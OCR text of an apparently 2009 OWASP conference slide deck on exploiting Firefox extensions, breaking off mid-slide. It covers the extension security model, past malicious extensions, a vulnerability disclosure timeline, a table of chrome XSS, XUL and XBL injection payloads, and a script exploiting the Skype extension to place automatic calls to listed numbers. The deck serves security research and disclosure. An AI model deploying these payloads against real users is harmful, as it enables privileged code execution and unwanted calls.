OWASP
AppSec Asia

Exploiting Firefox Extensions

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Who Are We?

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
Agenda

- Introduction
- Security threats and risks
- Disclosure summary
- Exploiting Extensions – a selection of *exploits* and *demos*

Introduction

- What are Firefox extensions?
  - It's just software
  - Equivalent of ActiveX
- What extensions do?
  - Extend, modify and control browser behaviour
  - Provides extended/rich functionality and added features
- Different type of Firefox addons
  - Extensions
  - Plugins (Search Engine plugins) and Themes



The Mozilla Pl
Toolkit
Extension Manager, Update, Moz Storage, Spell Chec
Content
Layout
XUL
XML User Interface Langauge
DOM
Document Object Model
CSS
Cascading Style Sheets
NSS / PSM
Network Security Services, Personal Security Manager
XPCOM
Cross Platform Component Object Model
Necko
Network Library
XPConnect
Bridges JavaScript and XPCOM
JavaScript
NSPR
Netscape Portable Runtime: Cross Platform API for System Level Functions
Widget
Event Handling and Windowing
GFX / Thebes
Graphics
Cairo
Graphics
SQLite
Storage
chrome://fireftp/content/fireftp.xul
Latest Headlines
CoolPreviews - Demo
FireFTP - DEMO
Connect
Edit
Abort
C:\
Browse
Name
Size
Type
Date
8cbe314fc71935bfdfee
dell
e219d7c2b69dc06544c
Intel
PerfLogs
Program Files
Users
Virtual Machines
Windows
xinstall
8cbe314fc...
dell
e219d7c2b...
Intel
PerfLogs
Program Fi...
Users
Virtual Ma...
Windows
xinstall
.rnd
1 KB
rnd
autoexec....
1 KB
bat
BOOTSEC...
8 KB
bak
config.sys
1 KB
sys
favicon.ico
2 KB
ico
May 21 2...
May 18 2...
Nov 1 2008
May 18 2...
Nov 1 2008
May 19 1...
May 18 2...
Apr 13 5:58
May 17 4:...
Apr 25 6:36
Apr 11 10...
Sep 19 20...
May 18 2...
Sep 19 20...
Dec 5 2008

Extension Security Model

- Mozilla extension security model is nonexistent
  - Extension code is fully trusted by Firefox
    - Vulnerability in extension code might result in full system compromise
  - No security boundaries between extensions
    - An extension can silently modify/alter another extension
  - XPCom C++ components subject to memory corruption
  - Extensions vulnerabilities are platform independent
  - Lack of security policies to allow/deny Firefox access to internal API, XPCom components, etc
  - Any Mozilla application with the extension system is vulnerable to same class of issues (e.g. Thunderbird)

The potential


- Statistics – Firefox Browser Market Share
  - Beyond 20% globally since November 2008, more than 50% in certain regions/countries



Month	Internet Explorer	Firefox	Safari	Chrome	Netscape	Opera	Other
June, 2008	73.01%	19.03%	6.31%	0.00%	0.67%	0.73%	0.25%
July, 2008	73.02%	19.22%	6.14%	0.00%	0.69%	0.69%	0.24%
August, 2008	72.15%	19.73%	6.37%	0.00%	0.72%	0.74%	0.29%
September, 2008	71.52%	19.46%	6.65%	0.78%	0.63%	0.69%	0.27%
October, 2008	71.27%	19.97%	6.57%	0.74%	0.45%	0.75%	0.25%
November, 2008	69.77%	20.78%	7.13%	0.83%	0.53%	0.71%	0.25%
December, 2008	68.15%	21.34%	7.93%	1.04%	0.57%	0.71%	0.26%
January, 2009	67.55%	21.53%	8.29%	1.12%	0.57%	0.70%	0.24%
February, 2009	67.44%	21.77%	8.02%	1.15%	0.66%	0.71%	0.25%
March, 2009	66.82%	22.05%	8.23%	1.23%	0.69%	0.70%	0.28%
April, 2009	66.10%	22.48%	8.21%	1.42%	0.82%	0.68%	0.29%

Extension downloads boom

- Statistics – AMO (Addons.Mozilla.Org) Download Trend
  - 1 billion extension downloads from AMO – Nov 2008



Downloads from addons.mozilla.org only. Prior to July 2007, daily counts were not kept.

Extensions are everywhere

Search engines	Social Networks	Services	Software/OS/Web Application Package	Extensions Portals
Google Toolbar Google Browser Sync Yahoo Toolbar Ask.com Toolbar	Del.icio.us Extension Facebook Toolbar AOL Toolbar LinkedIn Browser Toolbar	Netcraft Anti-Phishing Toolbar PhishTank SiteChecker	Skype AVG Ubuntu LiveLink (OpenText)	AMO (addons mozilla org) Mozdev Xulplanet

The weakest part of the chain

- Human Factors - users:
  - Trust
    - AMO Recommended Extensions recommended
    - Open Source
  - Misconception = users expect extensions to be safe
    - 'according to Softpedia, it's 100% safe‘
    - NoScript/AdBlockPlus provides false sense of security
      - chrome:// URI whitelisted on NoScript, any XSS injection there is not blocked


The weakest part of the chain ctd.

- Human Factors – developers:
  - The Mozilla page for building extensions doesn't mention the word 'security' once
  - Many addon developers do it for a hobby – not necessarily aware of how dangerous a vulnerable extension can be

- Human Factors – reviewers:
  - Don’t need to have great knowledge about app / webapp security
  - Need to follow a few guidelines for what is and isn’t acceptable
  - These guidelines focus on finding **malicious** extensions
  - Vulnerable extensions can quite easily slip through

Concerns on AMO

- Everyone can write an extension and submit it
- AMO review process lacks complete security assessment



- Few extensions are signed in AMO. Extensions are generally not “signed”. Users trust unsigned extensions.
- Experimental extensions (not approved yet) are publicly available

Extension And Malware

- **FormSpy** - 2006
  - Downloader-AXM Trojan, poses as the legitimate NumberedLinks 0.9 extension
  - Steal passwords, credit card numbers, and e-banking login details
- **Firestarterfox** - 2008
  - Hijacks all search requests through multiple search engines and redirects them through Russian site thebestwebsearch.net
- **Vietnamese Language Pack** - 2008
  - Shipped with adware because the developer was owned


- Might happen in the near future…
  - Malware authors bribe/hack famous/recommended extension developer/vendor
  - Initial benign extension, malware is introduced in an 3rd/4th update

Abusing Firefox Extensions

- Finding bugs in Firefox extensions is fun ;-)
  - Multiple ways to find them – it depends on:
    - Nature of the extension
    - Logic exposed
    - Input and output
    - XPCOM components
    - Third party API/components
- Our research focus:
  - Extension logic, security model and functions exposed
  - Extension data flow and data injection points


XSS or Cross Browser Context

- XSS on steroids
  - Any input rendered in the chrome is a potential XSS injection point




  - **XSS** in chrome is **privileged code**!
    - It can interface with XPConnect and XPCOM = 0wn3d!
    - No SOP restrictions!
    - Cannot be blocked by NoScript!

NoScript's Whitelist




XSS disclosing /etc/passwd



Testing for XSS

- Run Firefox with console active
  - firefox.exe -console
- To confirm execution of our XSS payload, generate an error into console – dump(error);
- Is our XSS in Chrome? Check all window properties - not just window



Useful XSS payloads

- Check use of **nsIScriptableUnescapeHTML.parseFragment()**
  - Lack of this might mean use of input black-list filters

Method Description	Payload
iframe with data URI and base64 payload	<iframe src = 'data:text/html;base64,*base64XSSpayloadhere*'>
Recursive iframes	<iframe src = "data:text/html,<iframe src = 'data:text/html;base64,*base64iframe+data+XSSpayload*'> </iframe"></iframe>
Embedded XSS	<embed src='javascript:XSSpayload'>
XSS on DOM events	<img src='a' onerror=XSSpayload>
XUL injection	<![CDATA["<button id="1" label="a" oncommand='alert(window)' />"]]>
XBL injection	style="-moz-binding:url(data:text/xml;charset=utf-8,XBL)"

Tools

- Firebug
- Chromebug – Firebug for chrome, XUL
- WebDeveloper – allows more control on page elements, cookies
- XPComViewer – shows registered XPCOM components/interfaces
- Venkman - JavaScript Debugger
- Console2 – advanced error console
- ChromeList – File viewer for installed extensions
- Execute JS - enhanced JavaScript-Console
- DOM Inspector – allows inspecting the DOM
- Burp – web proxy
- Mozrepl – js shell via telnet service
- Sysinternals Tools – regmon, filemon, tcpmon, etc.

Abusing extensions…

Extension Name	Date Disclosed	Vendor Response Date	Fix Date
WizzRSS	2009/02/18	2009/02/18	2009/03/20
CoolPreviews	2009/03/05	No response, silently fixed	2009/04/20
FireFTP	N/A	N/A	2009/02/19
InfoRSS	0day 2009/02/16	2009/02/16	2009/07/03
Feed Sidebar	2009/03/04	2009/03/05	2009/03/14
Sage	0day 2009/02/27	N/A	N/A
UpdateScanner	2009/06/08	2009/06/11	2009/06/15
Undisclosed	2009/06/22	N/A	N/A
Yoono	0day 2009/06/30	2009/06/30	2009/07/06
ScribeFire	2009/07/10	2009/07/15	2009/07/20
Skype	N/A	N/A	2009/06/03

- Total downloads from AMO: 30,000,000+

Skype

- Skype (<=3.8.0.188)
- Issue:
  - Automatic arbitrary number of calls to arbitrary phone numbers and skypenames
  - Function skype_tool.call() is exposed to DOM and can be called directly
  - Skype username injection - skypeusername%00+\"
- Filtering/Protection:
  - None.
- Exploit:
  - Automatic arbitrary phone call to multiple numbers

Demo

- Demo.avi
- Arbitrary phone calls

```
<br>
Telephone: +64 9 307 3388

<script>
setInterval('document.location=\'javascript:skype_tool.call(\"\
+6322131218;+6322131219;+6322131230;+6322131231;+6412321312;
+63213213123;+6421323235;\")\'",4000);
</script>
```

CoolPreviews

- CoolPreviews – 2.7
- Issue:
  - URI is passed to the CoolPreviews Stack without any filtering.
  - A data: URI is accepted and its content is rendered in the chrome privileged zone.
  - User triggers exploit by adding the malicious link to the CoolPreviews stack (right-click by default)
- Filtering/Protection:
